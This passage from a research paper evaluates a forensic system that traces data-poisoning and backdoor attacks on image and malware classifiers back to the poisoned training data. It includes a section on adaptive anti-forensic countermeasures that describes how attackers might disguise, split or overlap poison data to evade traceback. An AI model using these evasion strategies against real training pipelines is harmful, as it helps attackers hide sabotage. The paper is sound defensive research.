Spectral Signature. Spectral signature [75] extracts signatures for backdoor training data using the spectrum of the covariance of the feature representation. Spectral signature identifies the malicious training samples post-training (before attack). We adapt spectral signature simply by using it to identify the malicious training data post-attack.

Table 5 shows that spectral signature performs well on BadNet and Trojan attacks, but performs quite poorly when tracing back attacks for physical backdoors and malware backdoors. The poor performance against Malware Backdoors is consistent with the malware paper itself [65], where the authors showed that spectral signature defense is ineffective against their proposed malware attack.

Neural Cleanse (NC). NC [79] recovers backdoor triggers in a poisoned model by reverse-engineering the backdoor trigger. For traceback, we apply NC and search for the recovered trigger in the training dataset to identify poison data. Since NC does not recover the exact input trigger, we perform the matching in neuron activation space, *i.e.,* flagging the training data if its neuron activation is close to that of the recovered trigger. We use cosine similarity to measure the activation distance and use a small set of benign data to calculate a cutoff threshold.

In our tests, NC performs well on BadNet and Trojan backdoors, where it successfully recovers backdoor triggers. Against physical and malware backdoor attack, however, NC fails to identify any triggers, and thus traceback fails.

Deep K-NN and L_2-Norm Outliers. Both defenses are proposed by [59], where clean-label poison data are detected using anomaly detection in the feature space. In our tests, both defenses perform poorly on all four clean-label attack tasks (Table 6), achieving similar performance as random guessing. This result is also consistent with results from the BP and WitchBrew attack papers, where they show existing defenses are not effective [1, 26].

9 Anti-Forensic Countermeasures

As with other security mechanisms, we expect attackers with knowledge of our system to deploy adaptive countermeasures. In this section, we explore potential anti-forensics techniques and evaluate them for their impact on our system.

Our experiments make the strongest possible assumption about the attacker: that they know full details of the target model's training pipeline, including read access to all training data, model architecture, and training hyperparameters. They also know details of the traceback system, including the function to calculate the data projection. We assume that attacker can add additional perturbations to its poison data in order to evade traceback, and we assume a generous perturbation budget of $L_{inf} = 0.1$ (attacker can change each input value by 10%). For trigger-based attacks, we further allow the attacker to arbitrarily change the location and value of the triggers.

We consider five different countermeasures, each leveraging in different ways the attacker's ability to inject manipulated training data into the data pipeline. The countermeasures are shown in Figure 4, and include: a) disguising poison data as benign, b) injecting perturbed benign data, c) bifurcating poison data, and d) multiple overlapping poison attacks. We evaluate the countermeasures on a total of 7 attacks, all of our attacks except for physical backdoors (cannot easily modify physical triggers) and malware backdoors (fixed triggers based on heuristic). We also test the scenarios where attacker increases the attack's cost in order to evade traceback.

Disguising Poison as Benign. The first countermeasure tries to confuse the clustering algorithm, by perturbing the poison data and pushing it closer to benign data in the data projection space (Figure 4b). If the clustering heuristic groups poison data into different benign clusters, it will terminate the pruning and either reduce recall or confuse the system into identifying it as a non-poison misclassification.

We test the case where an attacker minimizes the distance between each poison data and a benign data point closest to it in the data projection space, while optimizing for the original attack objectives, using a λ parameter to balance the two objectives. The attacker leverages a *bi-level* optimization [34] to optimize the attack objective, since the modifications of




Figure 4: An illustration of four countermeasures where attacker can manipulate the data layout in data projection space in order to disrupt traceback.

L_2 Distance	Attack Success Rate	Precision	Recall
434.5 ± 8.2	$99.5 \pm 0.0\%$	$99.5 \pm 0.0\%$	$98.9 \pm 0.0\%$
290.4 ± 8.9	$89.5 \pm 0.6\%$	$98.4 \pm 0.1\%$	$98.1 \pm 0.1\%$
184.8 ± 5.7	$64.3 \pm 1.7\%$	$96.9 \pm 0.3\%$	$97.2 \pm 0.1\%$
110.3 ± 3.1	$28.3 \pm 3.2\%$	$95.9 \pm 0.3\%$	$96.7 \pm 0.2\%$
59.0 ± 1.9	$0.0 \pm 0.0\%$	N/A	N/A
31.4 ± 1.2	$0.0 \pm 0.0\%$	N/A	N/A

Table 7: For disguising Trojan-VGGFace, attack success rate drops as the L_2 distance between poison and benign projections decreases, while traceback precision and recall drop slightly.

L_2 Distance	Attack Success Rate	Precision	Recall
28.2 ± 0.9	$86.1 \pm 1.4\%$	$98.4 \pm 0.1\%$	$96.8 \pm 0.2\%$
25.4 ± 1.3	$59.4 \pm 3.4\%$	$97.2 \pm 0.2\%$	$95.0 \pm 0.3\%$
19.0 ± 1.2	$19.7 \pm 2.0\%$	$96.1 \pm 0.2\%$	$94.8 \pm 0.3\%$
12.8 ± 0.8	$8.7 \pm 0.4\%$	$95.9 \pm 0.1\%$	$95.1 \pm 0.3\%$
9.4 ± 0.5	$0.0 \pm 0.0\%$	N/A	N/A
4.4 ± 0.3	$0.0 \pm 0.0\%$	N/A	N/A

Table 8: For disguising BP-CIFAR10, attack success rate decreases as L_2 distance between poison and benign projections decreases, while traceback precision and recall drop slightly.

poison data also change the result model and thus, the projection calculation.

Results are consistent across all 7 attack tasks. For brevity, we show detailed results for Trojan-VGGFace (Table 7) and BP-CIFAR10 (Table 8). As the L_2 distances between poison and benign data decrease, it becomes harder for the model to learn the attack, and attack success rate drops to zero. Impact on traceback is minimal: precision and recall drop less than 3.6% across all tasks.

Targeted Contamination Attack (TaCT). Another method to disguise poison data is the TaCT attack [74]. TaCT is designed to obscures the difference between poison and benign representations in order to evade existing defenses. TaCT leverages source-specific backdoors, triggers *only* work when applied to specific images. The authors found that TaCT causes poison and benign data to be inseparable in neuron representation space.

We test our traceback system against TaCT. We find that while poison and benign data are inseparable in neuron representation space, we can still separate them in our data projection space. We believe the separation is likely because our data projections measure each data's *impact* on model parameters, which better characterize training data than neurons activation values in poison settings. We test TaCT attack on all 4 backdoor attack tasks from §6. Overall, TaCT attack is ineffective against our traceback system, reducing precision and recall by less than 4% across the five backdoor attacks.

Injecting Perturbed Benign Data. Next, we consider the countermeasure where the attacker seeks to confuse the clustering algorithm by injecting benign data whose projection fills in the space between benign and poison data. We refer to this additional set of modified data as "helper data". We note that the helper data do not directly contribute to the success of the misclassification event.

As shown in Figure 4(c), an attacker positions helper data between poison and benign data to mislead the clustering heuristic. The attacker first identifies the *last* set of benign data pruned out by the traceback system. Using the clustering algorithm, the attacker separates the benign cluster into two clusters, and the poison data into two groups based on proximity to each benign cluster's centroid. The attacker optimizes helper data to uniformly position them in between each benign cluster and its closeby poison cluster. The attacker uses a similar bi-level optimization (§9) to optimize the attack objective.

We apply this countermeasure on the 7 attack tasks. For brevity, we show detailed results for Trojan-VGGFace in Table 9. As the number of helper data samples increases to 10000 (25% of training data), attack success rate reduces gradually to zero, while traceback precision drops to 94.1% and recall remains the high ($> 98.7\%$). Table 10 shows results for BP-CIFAR10, where the attack success rate drops much faster when injecting merely 25 helper data. The faster drop in attack success is likely due to the fewer clean-label poison samples and their proximity to benign data. When Trojan and BP attacks reach zero attack success rate (15000 and 20 helper data respectively), our traceback can still separate poison data with $> 91.4\%$ precision and recall.

Bifurcating Poison Data. Next, we explore techniques to separate poison data into multiple (two) separate distributions both of which contribute to the attack incident while residing in different parts of data projection space, in order to evade clustering (Figure 4(d)). The attacker first identifies the two strongest clusters in the poison data, then maximize

Number of Helper Data	Attack Success Rate	Precision	Recall
0	$99.8 \pm 0.0\%$	$99.8 \pm 0.0\%$	$99.9 \pm 0.0\%$
1000	$64.3 \pm 3.8\%$	$96.3 \pm 0.2\%$	$99.1 \pm 0.0\%$
10000	$21.0 \pm 3.9\%$	$94.1 \pm 0.3\%$	$98.7 \pm 0.0\%$
15000	$0.0 \pm 0.0\%$	N/A	N/A

Table 9: For adding helper data to Trojan-VGGFace, the attack success rate decreases as the number of helper data increases, while the precision and recall of the traceback system drop slightly.

Number of Helper Data	Attack Success Rate	Precision	Recall
0	$86.1 \pm 1.4\%$	$98.4 \pm 0.1\%$	$96.8 \pm 0.2\%$
5	$35.5 \pm 3.4\%$	$96.6 \pm 0.3\%$	$96.6 \pm 0.1\%$
10	$13.1 \pm 1.1\%$	$94.3 \pm 0.5\%$	$96.6 \pm 0.2\%$
20	$0.0 \pm 0.0\%$	N/A	N/A

Table 10: For adding helper data to BP-CIFAR10, the attack success rate decreases as the number of helper data increases, while the recall of the traceback system remains the same and precision drops slightly.

the distance between the cluster centroids to separate them. We follow the same bi-level optimization process to optimize the poison data and use a λ term to balance the objective of cluster distance and the original attack objective.

We apply this countermeasure to all 7 attack tasks. For BP attacks and WitchBrew attacks, attack success drops quickly because the two triggerless attacks rely on clever positioning of the poison data (*e.g.,* a fixed radius polytope around target data). For BP and Witches' Brew, this countermeasure has no impact on traceback performance ($> 97.0\%$ precision and recall). For trigger-based attacks, we show results on Trojan-VGGFace in Table 11. We found that as we increase λ to push for better separation between the two clusters, the centroid distances fail to increase beyond a certain value. We believe the failure to separate poison data is because these poison samples have the same attack objective and trigger, and naturally cluster together in the data projection space. Overall, the traceback system achieves $\leq 96.7\%$ precision and recall across all 7 attack tasks.

Multiple Overlapping Poison Attacks. Finally, an attacker can try to combine two dirty-label attacks in one misclassification event, by training two different triggers with the same misclassification label into the model, then including both triggers into a single attack input. This attack does not work for triggerless attacks, since each attack has its own specific target data.

Our experiments show this countermeasure is *ineffective* against our traceback system. We achieve $> 98.4\%$ precision and recall across all attack tasks. While the two poison attacks leverage different triggers, they have the same objective of misclassifying any inputs to the same target label, and our data projection directly correlates to the objective of each

L_2 Distance	Attack Success Rate	Precision	Recall
2.2 ± 0.2	$99.8 \pm 0.0\%$	$99.8 \pm 0.0\%$	$99.9 \pm 0.0\%$
17.9 ± 2.7	$98.3 \pm 0.2\%$	$98.2 \pm 0.0\%$	$97.9 \pm 0.1\%$
25.3 ± 4.1	$97.1 \pm 3.7\%$	$97.3 \pm 0.2\%$	$96.9 \pm 0.2\%$
23.6 ± 5.8	$97.4 \pm 0.0\%$	$97.5 \pm 0.1\%$	$97.3 \pm 0.1\%$
24.0 ± 6.1	$98.1 \pm 0.0\%$	$97.6 \pm 0.2\%$	$97.0 \pm 0.2\%$

Table 11: For separate one Trojan attack into two, the attack success rate decreases as the L_2 distance between centroids decreases, while the precision of the traceback system remains the same and recall drops slightly.

training data. Thus poison data from two separate attacks appear in the same region in projection space, enabling us to cluster them together as part of the same attack.

Higher Cost Attacks. So far, we have focused on attacks with a similar cost, *i.e.,* same number of poison data. Now, we explore the impact of attacks with higher cost on our traceback system. We allow an adaptive attacker to poison an increasing number of poison data and test our traceback effectiveness against these higher cost attacks. We found that increasing injection rate has an surprisingly low impact on our traceback system. As attacker increases injection rate to 50%, our traceback system maintains $> 95\%$ precision and $> 92\%$ recall, across all 5 countermeasures discussed in this section and all 9 attack tasks.

We believe the weak impact of increasing injection rate is because our traceback system views poison as a group effect (§3.3), and poison data with the same attack objective are clustered together regardless of the number of poison data. As a result, increasing injection rate has limited effectiveness against our traceback system.

10 Discussion: Identifying Non-poison Events

Our work addresses the question of post-attack analysis for poison attacks on neural networks. In practice, however, a system administrator must first identify if a misclassification event was caused by a poisoning attack, or from an *evasion attack* or *benign misclassification*. The former are test-time attacks that leverage existing vulnerabilities in trained models to cause misclassification with perturbed data, while the latter simply arise since models do not classify perfectly.

Attack Identification. We note that our system can double as a tool for the first step towards attack identification. Given a model and a misclassification event (misclassified input and output), one iteration of our forensic system would be able to identify if the attack was a poison attack or caused by other means. Once we separate training data into clusters, and apply the same unlearning techniques, we can observe if removal of either subset of training data will alter misclassification behavior.

Intuitively, both evasion by adversarial perturbation and benign misclassification rely on specifics of the model's loss

landscape. In either case, removal or "unlearning" of any significant portion of training data will change the loss landscape and should alter the misclassification behavior. In our system, we would observe that unlearning either of the clusters would alter the misclassification event. So if the first iteration fails to prune away either cluster, then we consider the misclassification event as non-poison and end traceback.

Limitation. Our attack identification system can be vulnerable to "false flag" attack [60] where an attacker carefully crafts a misclassification event that triggers our traceback system to blame an innocent data provider. This is a threat that the deployer of traceback system needs to keep in mind when perform any forms of prosecution based on traceback results. In practice, a system like ours must be understood in context: the assignment of blame to any parties involved will only be possible with the availability of an effective data provenance tool, and there should be a human-in-the-loop confirmation before any lasting decisions are made.

Further, any attacker trying to carry out an inference time attack that also has a false flag component will have to solve a more challenging optimization problem needing access to the training data. The exploration of techniques to do this effectively is beyond the scope of this paper but is an interesting direction for future work.

Empirical Results. We test four representative *evasion attacks*, including two white-box evasion attacks (PGD [52], CW [13]) and two black-box evasion attacks (Boundary [9] and HSJA [16]) against all 5 of our evaluation datasets. We follow the default attack parameters [68] (Appendix 13). We test 100 evasion attack samples for each attack and classification task pair. For *benign misclassification*, we randomly select 100 misclassified benign test data as the misclassification events for each task. For all these misclassification events, our forensic tool correctly determined that they were not caused by data poisoning attacks, *i.e.,* our tool produced no false positives.

Future Work

We believe the study of post-attack forensic techniques remains an open area with numerous open questions. First, while our method is effective in our tests, more effort is needed to understand its robustness when extended to additional types of attacks and application domains. Second, in order to assign responsibility to a provider for the poisoned data, the model administrator must be confident that metadata associated with training data is accurate and tamper-resistant. The study of data provenance [22, 49] in this context remains an open problem.

Acknowledgments

We thank our anonymous reviewers for their insightful feedback. This work is supported in part by NSF grants CNS-1949650, CNS-1923778, CNS-1705042, by C3.ai DTI, and by the DARPA GARD program. Shawn Shan is supported in part by a Neubauer Fellowship at the University of Chicago. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

References

[1] Hojjat Aghakhani, Dongyu Meng, Yu-Xiang Wang, Christopher Kruegel, and Giovanni Vigna. Bullseye polytope: A scalable clean-label poisoning attack with improved transferability. In *Proc. of IEEE EuroS&P*. IEEE, 2021.

[2] Hyrum S Anderson and Phil Roth. Ember: an open dataset for training static pe malware machine learning models. *arXiv preprint arXiv:1804.04637*, 2018.

[3] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *Proc. of ICML*. PMLR, 2018.

[4] Eugene Bagdasaryan and Vitaly Shmatikov. Blind backdoors in deep learning models. *arXiv preprint arXiv:2005.03823*, 2020.

[5] Samyadeep Basu, Philip Pope, and Soheil Feizi. Influence functions in deep learning are fragile. *arXiv preprint arXiv:2006.14651*, 2020.

[6] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *Proc. of USENIX Security*, 2015.

[7] Eitan Borgnia, Valeriia Cherepanova, Liam Fowl, Amin Ghiasi, Jonas Geiping, Micah Goldblum, Tom Goldstein, and Arjun Gupta. Strong data augmentation sanitizes poisoning and backdoor attacks without an accuracy tradeoff. In *Proc. of ICASSP*. IEEE, 2021.

[8] Lucas Bourtoule, Varun Chandrasekaran, Christopher A Choquette-Choo, Hengrui Jia, Adelin Travers, Baiwu Zhang, David Lie, and Nicolas Papernot. Machine unlearning. In *Proc. of IEEE S&P*. IEEE, 2021.

[9] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. *arXiv preprint arXiv:1712.04248*, 2017.

[10] Nicholas Carlini. Poisoning the unlabeled dataset of semi-supervised learning. In *Proc. of USENIX Security*, 2021.

[11] Nicholas Carlini and David Wagner. Defensive distillation is not robust to adversarial examples. *arXiv preprint arXiv:1607.04311*, 2016.

[12] Nicholas Carlini and David Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proc. of AISec*, 2017.

[13] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *Proc. of IEEE S&P*. IEEE, 2017.

[14] Eoghan Casey. *Handbook of digital forensics and investigation*. Academic Press, 2009.

[15] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. *arXiv preprint arXiv:1811.03728*, 2018.

[16] Jianbo Chen, Michael I Jordan, and Martin J Wainwright. Hopskipjumpattack: A query-efficient decision-based attack. In *Proc. of IEEE S&P*. IEEE, 2020.

[17] Drew Dean, Matt Franklin, and Adam Stubblefield. An algebraic approach to ip traceback. *Proc. of TISSEC*, (2), 2002.

[18] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *Proc. of CVPR*. IEEE, 2009.

[19] Hailun Ding, Shenao Yan, Juan Zhai, and Shiqing Ma. Elise: A storage efficient logging system powered by redundancy reduction and representation learning. In *Proc. of USENIX Security*, 2021.

[20] Tino Feri Efendi. The management of physical evidence and chain of custody (coc) in digital forensic laboratory storage. *International Journal of Seocology*, 2019.

[21] Soowoong Eo, Wooyeon Jo, Seokjun Lee, and Taeshik Shon. A phase of deleted file recovery for digital forensics research in tizen. In *Proc. of ICITCS*. IEEE, 2015.

[22] Ru Fang, Hui-I Hsiao, Bin He, C Mohan, and Yun Wang. High performance database logging using storage class memory. In *Proc. of ICDE*. IEEE, 2011.

[23] Peng Fei, Zhou Li, Zhiying Wang, Xiao Yu, Ding Li, and Kangkook Jee. {SEAL}: Storage-efficient causality analysis on enterprise logs with query-friendly compression. In *Proc. of USENIX Security*, 2021.

[24] Yansong Gao, Change Xu, Derui Wang, Shiping Chen, Damith C Ranasinghe, and Surya Nepal. Strip: A defence against trojan attacks on deep neural networks. In *Proc. of ACSAC*, 2019.

[25] Daniel B Garrie. Digital forensic evidence in the courtroom: understanding content and quality. *Nw. J. Tech. & Intell. Prop.*, 2014.

[26] Jonas Geiping, Liam Fowl, W Ronny Huang, Wojciech Czaja, Gavin Taylor, Michael Moeller, and Tom Goldstein. Witches' brew: Industrial scale data poisoning via gradient matching. *arXiv preprint arXiv:2009.02276*, 2020.

[27] Jonas Geiping, Liam Fowl, Gowthami Somepalli, Micah Goldblum, Michael Moeller, and Tom Goldstein. What doesn't kill you makes you robust (er): Adversarial training against poisons and backdoors. *arXiv preprint arXiv:2102.13624*, 2021.

[28] Greg Gogolin. *Digital forensics explained*. CRC Press, 2021.

[29] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. In *Proc. of MLCS Workshop*, 2017.

[30] Chuan Guo, Tom Goldstein, Awni Hannun, and Laurens Van Der Maaten. Certified data removal from machine learning models. *arXiv preprint arXiv:1911.03030*, 2019.

[31] Jonathan Hayase, Weihao Kong, Raghav Somani, and Sewoong Oh. Defense against backdoor attacks via robust covariance estimation. In *Proc. of ICML*. PMLR, 2021.

[32] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proc. of CVPR*, 2016.

[33] Sanghyun Hong, Nicholas Carlini, and Alexey Kurakin. Handcrafted backdoors in deep neural networks. *arXiv preprint arXiv:2106.04690*, 2021.

[34] W Ronny Huang, Jonas Geiping, Liam Fowl, Gavin Taylor, and Tom Goldstein. Metapoison: Practical general-purpose clean-label data poisoning. *arXiv preprint arXiv:2004.00225*, 2020.

[35] Jinyuan Jia, Xiaoyu Cao, and Neil Zhenqiang Gong. Certified robustness of nearest neighbors against data poisoning attacks. *arXiv preprint arXiv:2012.03765*, 2020.

[36] Jinyuan Jia, Xiaoyu Cao, and Neil Zhenqiang Gong. Intrinsic certified robustness of bagging against data poisoning attacks. *arXiv preprint arXiv:2008.04495*, 2020.

[37] Fabian Kaczmarczyck, Bernhard Grill, Luca Invernizzi, Jennifer Pullman, Cecilia M Procopiuc, David Tao, Borbala Benko, and Elie Bursztein. Spotlight: Malware lead generation at scale. In *Proc. of ACSAC*, 2020.

[38] Vishal Karande, Erick Bauman, Zhiqiang Lin, and Latifur Khan. Sgx-log: Securing system logs with sgx. In *Proc. of AsiaCCS*, 2017.

[39] Samuel T King and Peter M Chen. Backtracking intrusions. In *Proc. of SOSP*, 2003.

[40] Pang Wei Koh and Percy Liang. Understanding black-box predictions via influence functions. In *Proc. of ICML*. PMLR, 2017.

[41] Alex Krizhevsky and Geoffrey Hinton. Learning multiple layers of features from tiny images. Technical report, 2009.

[42] Ram Shankar Siva Kumar, Magnus Nyström, John Lambert, Andrew Marshall, Mario Goertzel, Andi Comissoneru, Matt Swann, and Sharon Xia. Adversarial machine learning-industry perspectives. In *Proc. of SPW*. IEEE, 2020.

[43] Ioannis Lazaridis, Theodoros Arampatzis, and Sotirios Pouros. Evaluation of digital forensics tools on data recovery and analysis. In *Proc. of CSCESM*, 2016.

[44] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. Loggc: garbage collecting audit log. In *Proc. of CCS*, 2013.

[45] Cong Liao, Haoti Zhong, Anna Squicciarini, Sencun Zhu, and David Miller. Backdoor embedding in convolutional neural network models via invisible perturbation. *arXiv preprint arXiv:1808.10307*, 2018.

[46] Fei Tony Liu, Kai Ming Ting, and Zhi-Hua Zhou. Isolation forest. In *Proc. of ICDM*. IEEE, 2008.

[47] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *Proc. of RAID*. Springer, 2018.

[48] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *Proc. of NDSS*, 2018.

[49] Rongxing Lu, Xiaodong Lin, Xiaohui Liang, and Xuemin Shen. Secure provenance: the essential of bread and butter of data forensics in cloud computing. In *Proc. of CCS*, 2010.

[50] Shiqing Ma, Juan Zhai, Yonghwi Kwon, Kyu Hyung Lee, Xiangyu Zhang, Gabriela Ciocarlie, Ashish Gehani, Vinod Yegneswaran, Dongyan Xu, and Somesh Jha. Kernel-supported cost-effective audit logging for causality tracking. In *Proc. of USENIX Security*, 2018.

[51] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: Towards practical provenance tracing by alternating between logging and tainting. In *Proc. of NDSS*, 2016.

[52] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[53] Seth Neel, Aaron Roth, and Saeed Sharifi-Malvajerdi. Descent-to-delete: Gradient-based methods for machine unlearning. In *Proc. of ALT*. PMLR, 2021.

[54] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *Proc. of NDSS*. Citeseer, 2005.

[55] Nicolas Papernot. A marauder's map of security and privacy in machine learning. *arXiv preprint arXiv:1811.01134*, 2018.

[56] Omkar M Parkhi, Andrea Vedaldi, and Andrew Zisserman. Deep face recognition. *Proc. of BMVC*, 2015.

[57] Karl Pearson. Liii. on lines and planes of closest fit to systems of points in space. *The Philosophical Magazine*, (11), 1901.

[58] Roberto Perdisci, Wenke Lee, and Nick Feamster. Behavioral clustering of http-based malware and signature generation using malicious network traces. In *Proc. of NSDI*, 2010.

[59] Neehar Peri, Neal Gupta, W Ronny Huang, Liam Fowl, Chen Zhu, Soheil Feizi, Tom Goldstein, and John P Dickerson. Deep k-nn defense against clean-label data poisoning attacks. In *Proc. of ECCV*. Springer, 2020.

[60] Thomas Rid and Ben Buchanan. Attributing cyber attacks. *Journal of Strategic Studies*, (1-2), 2015.

[61] Aniruddha Saha, Akshayvarun Subramanya, and Hamed Pirsiavash. Hidden trigger backdoor attacks. In *Proc. of AAAI*, number 07, 2020.

[62] Stefan Savage, David Wetherall, Anna Karlin, and Tom Anderson. Practical network support for ip traceback. In *Proc. of SIGCOMM*, 2000.

[63] Roei Schuster, Congzheng Song, Eran Tromer, and Vitaly Shmatikov. You autocomplete me: Poisoning vulnerabilities in neural code completion. In *Proc. of USENIX Security*, 2021.

[64] David Sculley. Web-scale k-means clustering. In *Proc. of WWW*, 2010.

[65] Giorgio Severi, Jim Meyer, Scott Coull, and Alina Oprea. Explanation-guided backdoor poisoning attacks against malware classifiers. In *Proc. of USENIX Security*, 2021.

[66] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. *arXiv preprint arXiv:1804.00792*, 2018.

[67] Shai Shalev-Shwartz and Shai Ben-David. *Understanding machine learning: From theory to algorithms*. Cambridge university press, 2014.

[68] Shawn Shan, Emily Wenger, Bolun Wang, Bo Li, Haitao Zheng, and Ben Y Zhao. Gotta catch'em all: Using honeypots to catch adversarial attacks on neural networks. In *Proc. of CCS*, 2020.

[69] Shawn Shan, Emily Wenger, Jiayun Zhang, Huiying Li, Haitao Zheng, and Ben Y Zhao. Fawkes: Protecting privacy against unauthorized deep learning models. In *Proc. of USENIX Security*, 2020.

[70] Ilia Shumailov, Zakhar Shumaylov, Dmitry Kazhdan, Yiren Zhao, Nicolas Papernot, Murat A Erdogdu, and Ross Anderson. Manipulating sgd with data ordering attacks. *arXiv preprint arXiv:2104.09667*, 2021.

[71] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[72] Dawn Xiaodong Song and Adrian Perrig. Advanced and authenticated marking schemes for ip traceback. In *Proc. of IEEE INFOCOM*. IEEE, 2001.

[73] Christian Szegedy, Sergey Ioffe, Vincent Vanhoucke, and Alexander A Alemi. Inception-v4, inception-resnet and the impact of residual connections on learning. In *Proc. of AAAI*, 2017.

[74] Di Tang, XiaoFeng Wang, Haixu Tang, and Kehuan Zhang. Demon in the variant: Statistical analysis of dnns for robust backdoor contamination detection. In *Proc. of USENIX Security*, 2021.

[75] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. *arXiv preprint arXiv:1811.00636*, 2018.

[76] Alexander Turner, Dimitris Tsipras, and Aleksander Madry. Clean-label backdoor attacks. 2018.

[77] Apoorv Vyas, Nataraj Jammalamadaka, Xia Zhu, Dipankar Das, Bharat Kaul, and Theodore L Willke. Out-of-distribution detection using an ensemble of self supervised leave-out classifiers. In *Proc. of ECCV*, 2018.

[78] Binghui Wang, Xiaoyu Cao, Neil Zhenqiang Gong, et al. On certifying robustness against backdoor attacks via randomized smoothing. *arXiv preprint arXiv:2002.11750*, 2020.

[79] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *Proc. of IEEE S&P*. IEEE, 2019.

[80] Emily Wenger, Josephine Passananti, Arjun Bhagoji, Yuanshun Yao, Haitao Zheng, and Ben Y. Zhao. Backdoor attacks against deep learning systems in the physical world. In *Proc. of CVPR*, 2021.

[81] Yulai Xie, Dan Feng, Zhipeng Tan, Lei Chen, Kiran-Kumar Muniswamy-Reddy, Yan Li, and Darrell DE Long. A hybrid approach for efficient provenance storage. In *Proc. of CIKM*, 2012.

[82] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In *Proc. of CCS*, 2016.

[83] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y Zhao. Latent backdoor attacks on deep neural networks. In *Proc. of CCS*, 2019.

[84] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proc. of CCS*, 2007.

[85] Le Yu, Shiqing Ma, Zhuo Zhang, Guanhong Tao, Xiangyu Zhang, Dongyan Xu, Vincent E Urias, Han Wei Lin, Gabriela Ciocarlie, Vinod Yegneswaran, et al. Alchemist: Fusing application and audit logs for precise attack provenance without instrumentation. In *Proc. of NDSS*, 2021.

[86] Sergey Zagoruyko and Nikos Komodakis. Wide residual networks. *arXiv preprint arXiv:1605.07146*, 2016.

[87] Chen Zhu, W Ronny Huang, Hengduo Li, Gavin Taylor, Christoph Studer, and Tom Goldstein. Transferable clean-label poisoning attacks on deep neural nets. In *Proc. of ICML*. PMLR, 2019.

A Appendix

A.1 Theoretical Analysis of Training Data Removal

As discussed in §3.3, our binary measure of event responsibility is inspired by a theoretical analysis on how removing a portion of the training data affects the poisoning attack performance. We now present this theoretical analysis in detail.

To examine the impact of removing a subset of training data (D_1) on the poisoning attack, we seek to analytically quantify its impact on the model loss over the true distribution of the poison test data, which indicates the contribution of D_1 to successful misclassification at test time. Furthermore, our analysis considers the general case where D_1 may contain both benign and poison training data, *i.e.,* D_1 is drawn from a mixed distribution. We note that while our theoretical analysis is driven by the expected value of the loss over the distribution of the poison test data, in practice the traceback system can only measure the impact on a single misclassification event (usually just one data sample). Yet this is empirically sufficient to label and prune clusters (as shown by our experimental results in §6 and 7). Finally, since our clustering is able to find clusters that only contain benign data, the pruning component used by our traceback focuses on picking this cluster (D_1). This is a special case under our theorems, which show that clusters can be differentiated even if they are mixed.

Definitions: Let the full training data D be drawn from a distribution $\mathcal{D}$ comprised of the benign distribution $\mathcal{D}_b$ and the poison distribution $\mathcal{D}_p$ in the ratio α, *i.e.,* $\mathcal{D} = \alpha\mathcal{D}_b + (1-\alpha)\mathcal{D}_p$. Let $\mathcal{F}$ denote the original model trained on D, using the loss function ℓ. To measure the impact of removing a group of data D_1 from the training dataset, we consider a new model $\mathcal{F}^-$ trained on $D \setminus D_1$, effectively drawn from a distribution $\mathcal{D}^- = \alpha^-\mathcal{D}_b + (1-\alpha^-)\mathcal{D}_p$. Finally, the expected

